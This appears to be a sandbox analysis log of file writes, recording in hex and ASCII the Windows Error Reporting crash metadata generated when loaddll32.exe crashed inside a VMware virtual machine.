C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4020	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 33 00 38 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>73816</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4144	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4148	2	09 00		success or wait	5	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4158	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 33 00 31 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>73136</QuotaNonPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4266	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4270	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4280	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 36 00 33 00 31 00 36 00 38 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>34631680</PagefileUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4358	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4362	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4372	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 37 00 35 00 34 00 35 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>34754560</PeakPagefileUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4466	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4470	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4480	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 36 00 33 00 31 00 36 00 38 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>34631680</PrivateUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4554	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4558	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4566	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4612	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4616	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4622	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4664	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4668	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4672	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4704	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4708	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4710	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4752	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4756	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4758	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4796	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4800	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4804	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4866	4	0d 00 0a 00		success or wait	8	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4870	2	09 00		success or wait	16	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4874	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	5516	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	5520	2	09 00		success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	5522	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	5562	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	5566	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	5568	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	5606	4	0d 00 0a 00		success or wait	6	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	5610	2	09 00		success or wait	12	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	5614	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6168	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6172	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6174	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6214	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6218	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6220	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6258	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6262	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6266	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6360	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6364	2	09 00		success or wait	2	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6368	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 67 00 61 00 65 00 67 00 72 00 75 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>gaegru, Inc.</SystemManufacturer>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6474	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6478	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6482	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 67 00 61 00 65 00 67 00 72 00 75 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>gaegru7,1</SystemProductName>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6578	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6582	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6586	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6706	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6710	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6714	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 33 00 39 00 36 00 32 00 32 00 33 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1613962235</OSInstallDate>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6796	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6800	2	09 00		success or wait	2	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6804	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6906	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6910	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6914	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6982	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6986	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	6988	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7028	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7032	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7034	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7068	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7072	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7076	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7172	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7176	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7178	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7214	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7218	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7220	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7244	4	0d 00 0a 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7248	2	09 00		success or wait	6	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7252	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7510	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7514	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7516	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7542	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7546	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7548	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 33 00 3a 00 31 00 34 00 3a 00 35 00 39 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-22T23:14:59Z">	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7648	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7652	2	09 00		success or wait	2	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7656	260	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 37 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 34 00 30 00 38 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 38 00 30 00 34 00 36 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 38 00 30 00 34 00 36 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 31	<Process AsId="407" PID="408" UptimeMS="8046" TimeSinceCreationMS="8046" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="1	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7916	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7920	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7924	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7944	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7948	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7950	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7988	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7992	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	7994	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	8032	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	8036	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	8040	98	3c 00 47 00 75 00 69 00 64 00 3e 00 62 00 61 00 38 00 62 00 34 00 61 00 61 00 32 00 2d 00 38 00 38 00 39 00 38 00 2d 00 34 00 36 00 32 00 39 00 2d 00 38 00 35 00 64 00 30 00 2d 00 36 00 66 00 62 00 33 00 39 00 34 00 31 00 36 00 32 00 37 00 39 00 64 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>ba8b4aa2-8898-4629-85d0-6fb39416279d</Guid>	success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	8138	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
